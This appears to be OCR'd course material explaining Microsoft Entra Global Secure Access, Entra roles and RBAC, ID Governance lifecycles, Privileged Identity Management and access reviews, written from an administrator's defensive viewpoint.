The solution employs a Global Secure Access client that gives organizations control over network traffic at the end-user computing device. Organizations gain the ability to route specific traffic profiles through Microsoft Entra Internet Access and Microsoft Entra Private Access. Routing traffic in this method allows for more controls enabled by deep integration with conditional access policies and risks assessed in real time, across identity, device, location, and applications to protect any app or resource.



Microsoft Entra Private Access


VPN solutions are often used as a primary method to control corporate network access. Once private network connectivity is established, the front door to your network is unlocked and on top of that, it's common for users and devices to be over-permissioned. This significantly increases your organization's attack surface.

Microsoft Entra Private Access can be deployed to block lateral attack movement, reduce excessive access, and replace legacy VPNs. The service provides your users - whether in an office or working remotely - secured access to your private, corporate resources.


Conceptually, the way Private Access works is that for a given set of private resources you want to secure, you set up a new enterprise application that serves as a container for those private resources. The new application has a network connector that serves as a broker between the Private Access service and the resource a user wants to access. Now clearly, enterprises have different requirements for accessing different private resources, so Microsoft Entra Private Access provides two ways in which you can set up the private resources you want to have accessed through the service.

- Quick Access - As previously described, Private Access works by creating a new enterprise application that serves as a container for the private resources you want to secure. With Quick Access, you determine which private resources to add to the "container" or enterprise application; which, we'll call the Quick Access application. The private resources you add to the Quick Access Application are defined by the FQDN, IP address, IP or address range, and ports used to access the resource. This information is referred to as a Quick Access application segment. You can add many application segments to the Quick Access application. You can then link conditional access policies

to the Quick Access application.



- Global Secure Access app - Global Secure Access app, also referred to as Per-app Access, provides a more granular approach. With Global Secure Access app, you can create multiple "containers" or enterprise application. For each of these new enterprise apps, you define the properties of the private resource, and you assign users and groups and assign specific conditional access policies. For example, you may have a group of private resources you need to secure, but for which you want to set different access policies based on how they're accessing the resource or for a specific time frame.



Microsoft Entra Internet Access

A Secure Web Gateway (SWG) is a cybersecurity solution that protects users from web-based threats by filtering internet traffic and enforcing security policies.

Microsoft Entra Internet Access provides an identity-centric Secure Web Gateway (SWG) solution for Software as a Service (SaaS) applications, including Microsoft Services, and other Internet traffic. It protects users, devices, and data from the Internet's wide threat landscape with best-in-class security controls and visibility through Traffic Logs.

Some of the key features include:

- Protection against user identity or token theft by using Conditional Access policies to perform a compliant network check for access to resources.
    - Compliant network enforcement happens at authentication plane and at the data plane. Authentication plane enforcement is performed by Microsoft Entra ID at the time of user authentication. Data plane enforcement works with services that support Continuous Access Evaluation (CAE)
    - Continuous Access Evaluation (CAE) is a security feature where apps and Microsoft Entra constantly communicate to ensure user access is up-to-date and secure. If something changes, like a user's location or a security concern arises, the system can quickly adjust or block access in near real-time, ensuring policies are always enforced.
- Tenant restrictions to prevent data exfiltration to other tenants or personal accounts including anonymous access.
- Internet Access traffic forwarding profile policies to control which internet sites can be accessed to ensure remote workers connect to the internet in a controlled and secure way.
- Web content filtering to regulate access to websites based on their content categories and domain names.
- and many more...

Global Secure Access Dashboard


Global Secure Access includes a dashboard that provides you with visualizations of the network traffic acquired by the Microsoft Entra Private and Microsoft Entra Internet Access services. The dashboard compiles the data from your network configurations, including devices, users, and tenants into several widgets. Those widgets, in turn, provide you with information you can use to monitor and improve your network configurations. Some of the available widgets include:

- Global Secure Access snapshot
- Alerts and notifications (preview)

- Usage profiling (preview)
- Cross-tenant access
- Web category filtering
- Device status


Global Secure Access snapshot

The Global Secure Access snapshot widget provides a summary of how many users and devices are using the service and how many applications were secured through the service. The widget defaults to showing all types of traffic, but you can change the filter to show Internet Access, Private Access, or Microsoft traffic.



Usage profiling (preview)

The Usage profiling widget displays usage patterns for Internet Access, Private Access, or Microsoft 365 over a selected period of time and by category.




Alerts and notifications (preview)

The Alerts and notifications widget shows what is happening in the network and helps identify suspicious activities or trends identified by the network data.


This widget provides the following alerts:

- Unhealthy remote network: An unhealthy remote network has one or more device links disconnected.
- Increased external tenants activity: The number of users accessing external tenants has increased.
- Token and device inconsistency: The original token is used on a different device.
- Web content blocked: Access to the website has been blocked.



Cross-tenant access Global Secure Access provides visibility into the number of users and devices that are accessing other tenants. This widget displays the following information:


- Sign-ins: The number of sign-ins through Microsoft Entra ID to Microsoft services in the last 24 hours. This widget provides you with information about the activity in your tenant.
- Total distinct tenants: The number of distinct tenant IDs seen in the last 24 hours.
- Unseen tenants: The number of distinct tenant IDs that were seen in the last 24 hours, but not in the previous seven days.
- Users: The number of distinct user sign-ins to other tenants in the last 24 hours.
- Devices: The number of distinct devices that signed in to other tenants in the last 24 hours.



Web category filtering

The Web category filtering widget displays the top categories of web content that were blocked or allowed by the service. These categories can be used to determine what sites or categories of sites you might want to block.

Device status The Device status widgets display the active and inactive devices that you have deployed.



Describe Microsoft Entra roles and role-based access control (RBAC)

Microsoft Entra roles control permissions to manage Microsoft Entra resources. For example, allowing user accounts to be created, or billing information to be viewed. Microsoft Entra ID supports built-in and custom roles.

Managing access using roles is known as **role-based access control (RBAC)**. Microsoft Entra built-in and custom roles are a form of RBAC in that Microsoft Entra

roles control access to Microsoft Entra resources. This is referred to as Microsoft Entra RBAC.

Built-in roles

Microsoft Entra ID includes many built-in roles, which are roles with a fixed set of permissions. A few of the most common built-in roles are:

- *Global administrator*: users with this role have access to all administrative features in Microsoft Entra. The person who signs up for the Microsoft Entra tenant automatically becomes a global administrator.
- *User administrator*: users with this role can create and manage all aspects of users and groups. This role also includes the ability to manage support tickets and monitor service health.
- *Billing administrator*: users with this role make purchases, manage subscriptions and support tickets, and monitor service health.

All built-in roles are preconfigured bundles of permissions designed for specific tasks. The fixed set of permissions included in the built-in roles can't be modified.

Custom roles

Although there are many built-in admin roles in Microsoft Entra, custom roles give flexibility when granting access. A custom role definition is a collection of permissions that you choose from a preset list. The list of permissions to choose from are the same permissions used by the built-in roles. The difference is that you get to choose which permissions you want to include in a custom role.

Granting permission using custom Microsoft Entra roles is a two-step process. The first step involves creating a custom role definition, consisting of a collection of permissions that you add from a preset list. Once you've created your custom role definition, the second step is to assign that role to users or groups by creating a role assignment.

A role assignment grants the user the permissions in a role definition, at a specified scope. A scope defines the set of Microsoft Entra resources the role member has access to. A custom role can be assigned at organization-wide scope, meaning the role member has the role permissions over all resources. A custom role can also be assigned at an object scope. An example of an object scope would be a single application. The same role can be assigned to one user over all applications in the

organization and then to another user with a scope of only the Contoso Expense Reports app.

Custom roles require a Microsoft Entra ID P1 or P2 license.

Only grant the access users need

It's best practice, and more secure, to grant users the least privilege to get their work done. It means that if someone mostly manages users, you should assign the user administrator role, and not global administrator. By assigning least privileges, you limit the damage that could be done with a compromised account.

Categories of Microsoft Entra roles

Microsoft Entra ID is an available service if you subscribe to any Microsoft Online business offer, such as Microsoft 365 and Azure.

Available Microsoft 365 services include Microsoft Entra ID, Exchange, SharePoint, Microsoft Defender, Teams, Intune, and many more.


Over time, some Microsoft 365 services, such as Exchange and Intune, have developed their own role-based access control systems (RBAC), just like the Microsoft Entra service has Microsoft Entra roles to control access to Microsoft Entra resources. Other services such as Teams and SharePoint don’t have separate role-based access control systems, they use Microsoft Entra roles for their administrative access.

To make it convenient to manage identity across Microsoft 365 services, Microsoft Entra ID has added some service-specific, built-in roles, each of which grants administrative access to a Microsoft 365 service. This means that Microsoft Entra built-in roles differ in where they can be used. There are three broad categories.

- Microsoft Entra specific roles: These roles grant permissions to manage resources within Microsoft Entra-only. For example, User Administrator, Application Administrator, Groups Administrator all grant permissions to manage resources that live in Microsoft Entra ID.
- Service-specific roles: For major Microsoft 365 services, Microsoft Entra ID includes built-in, service-specific roles that grant permissions to manage features within the service. For example, Microsoft Entra ID includes built-in roles for Exchange Administrator, Intune Administrator, SharePoint

Administrator, and Teams Administrator roles that can manage features with their respective services.

- Cross-service roles: There are some roles within Microsoft Entra ID that span services. For example, Microsoft Entra ID has security-related roles, like Security Administrator, that grant access across multiple security services within Microsoft 365. Similarly, the Compliance Administrator role grants access to manage Compliance-related settings in Microsoft 365 Compliance Center, Exchange, and so on.



Difference between Microsoft Entra RBAC and Azure RBAC

As described above, Microsoft Entra built-in and custom roles are a form of RBAC in that they control access to Microsoft Entra resources. This is referred to as Microsoft Entra RBAC. In the same way that Microsoft Entra roles can control access to Microsoft Entra resources, so too can Azure roles control access to Azure resources. This is referred to as Azure RBAC. Although the concept of RBAC applies to both Microsoft Entra RBAC and Azure RBAC, what they control are different.

- Microsoft Entra RBAC - Microsoft Entra roles control access to Microsoft Entra resources such as users, groups, and applications.
- Azure RBAC - Azure roles control access to Azure resources such as virtual machines or storage using Azure Resource Management.

There are different data stores where role definitions and role assignments are stored. Similarly, there are different policy decision points where access checks happen.

Learn more

For more information about the content covered in this module, see:

- Conditional Access
- Security defaults
- Understand Azure Microsoft Entra role concepts
- Overview of role-based access control in Microsoft Entra ID
- What is Global Secure Access?
- Learn about Microsoft Entra Internet Access for all apps
- Learn about Microsoft Entra Private Access
- Understand roles in Microsoft Entra ID
- Available roles

Identity protection and governance capabilities of Microsoft Entra

Describe Microsoft Entra ID Governance

Microsoft Entra ID Governance allows you to balance your organization's need for security and employee productivity with the right processes and visibility. As employees' roles change within an organization, you can use Microsoft Entra ID Governance to automatically ensure that the right people have the right access to the right resources, with identity and access process automation, delegation to business groups, and increased visibility.

ID Governance gives organizations the ability to do the following tasks:

- Govern the identity lifecycle.
- Govern access lifecycle.
- Secure privileged access for administration.

These actions can be completed for employees, business partners and vendors, and across services and applications, both on-premises and in the cloud.

It's intended to help organizations address these four key questions:


- Which users should have access to which resources?
- What are those users doing with that access?
- Are there effective organizational controls for managing access?
- Can auditors verify that the controls are working?

Identity lifecycle

Managing users' identity lifecycle is at the heart of identity governance.

When planning identity lifecycle management for employees, for example, many organizations model the "join, move, and leave" process. When an individual first joins an organization, a new digital identity is created if one isn't already available. When an individual moves between organizational boundaries, more access authorizations may need to be added or removed to their digital identity. When an individual leaves, access may need to be removed, and the identity might no longer be required, other than for audit purposes.

The diagram that follows shows a simplified version of the identity lifecycle.



For many organizations, this identity lifecycle for employees is tied to the representation of that user in a human resources (HR) system such as Workday or SuccessFactors. The HR system is authoritative for providing the current list of employees, and some of their properties, such as name or department.

Organizations need to automate the process of creating an identity for a new employee that is based on a signal from their HR system so that the employee can be productive on day 1.

In Microsoft Entra ID Governance, you can automate the identity lifecycle of users using:

- Inbound provisioning from your organization's HR sources, to automatically maintain user identities in both Microsoft Entra ID and Active Directory.
- Lifecycle workflows to automate workflow tasks that run at certain key events, such before a new employee is scheduled to start work at the organization, as they change status during their time in the organization, and as they leave the organization.
- Automatic assignment policies in entitlement management to add and remove a user's group memberships, application roles, and SharePoint site roles, based on changes to the user's attributes. Information on entitlement management is covered in a subsequent unit.
- User provisioning to create, update, and remove user accounts in other applications, with connectors to hundreds of cloud and on-premises applications.

In general, managing the lifecycle of an identity is about updating the access that users need, whether through integration with an HR system, or through user provisioning applications.

Access lifecycle

Access lifecycle is the process of managing access throughout the user’s organizational life. Users require different levels of access from the point at which they join an organization to when they leave it. At various stages in between, they'll need access rights to different resources depending on their role and responsibilities.

Organizations need a process to manage access beyond what was initially provisioned for a user when that user's identity was created. Furthermore, enterprise organizations need to be able to scale efficiently to be able to develop and enforce access policy and controls on an ongoing basis.

With Microsoft Entra ID Governance, IT departments can establish what access rights users should have across various resources, and what enforcement checks are necessary.

Organizations can automate the access lifecycle process through technologies such as dynamic groups. Dynamic groups enable admins to create attribute-based rules to determine membership of groups. When any attributes of a user or device change, the system evaluates all dynamic group rules in a directory to see if the change would trigger any users to be added or removed from a group. If a user or device satisfies a rule for a group, they're added as a member of that group. If they no longer satisfy the rule, they're removed.


Entitlement management enables organizations to define how users request access across packages of group and team memberships, app roles, and SharePoint Online roles, and enforce separation of duties checks on access requests.

Organizations can regularly review access rights using recurring Microsoft Entra access reviews for access recertification.

Privileged access lifecycle

Monitoring privileged access is a key part of identity governance. When employees, vendors, and contractors are assigned administrative rights, there should be a governance process because of the potential for misuse.

Microsoft Entra Privileged Identity Management (PIM) provides extra controls tailored to securing access rights. PIM helps you minimize the number of people who have access to resources across Microsoft Entra ID, Azure, and other Microsoft online services. PIM provides a comprehensive set of governance controls to help secure your company's resources.



Describe access reviews

Microsoft Entra access reviews enable organizations to efficiently manage group memberships, access to enterprise applications, and role assignment. Regular access reviews ensure that only the right people have access to resources. Excessive access rights are a known security risk. However, when people move between teams, or take on or relinquish responsibilities, access rights can be difficult to control.

Microsoft Entra ID enables you to collaborate with users from inside your organization and with external users. Users can join groups, invite guests, connect to cloud apps, and work remotely from their work or personal devices. This convenience has led to a need for better access management capabilities.

There are many use cases in which access reviews should be used. Here are just a few examples.

- **Too many users in privileged roles**: It's a good idea to check how many users have administrative access and if there are any invited guests or partners that haven't been removed after being assigned to do an administrative task. You can recertify the role assignment of users in Microsoft Entra roles or Azure resources roles in the Microsoft Entra Privileged Identity Management (PIM) experience.
- **Business critical data access**: For certain resources, such as business critical applications, it might be required as part of compliance processes to ask

people to regularly reconfirm and give a justification on why they need continued access.

- **To maintain a policy's exception list**: Sometimes there are business cases that require you to make exceptions to policies. As the IT admin, you can manage this task and provide auditors with proof that these exceptions are reviewed regularly.
- **Ask group owners to confirm they still need guests in their groups**: If a group gives guests access to business sensitive content, then it's the group owner's responsibility to confirm the guests still have a legitimate business need for access.
- **Have reviews recur periodically**: You can set up recurring access reviews of users at set frequencies such as weekly, monthly, quarterly or annually. Reviewers are notified at the start of each review and upon completion approve or deny access through a friendly user interface and with the help of smart recommendations.

Manage user and guest user access with access reviews

With access reviews, you can easily ensure that users or guests have appropriate access. You can ask the users themselves or a decision maker to participate in an access review and recertify (or attest) to users' access. The reviewers can give their input on each user's need for continued access based on suggestions from Microsoft Entra ID. When an access review is finished, you can then make changes and remove access from users who no longer need it.

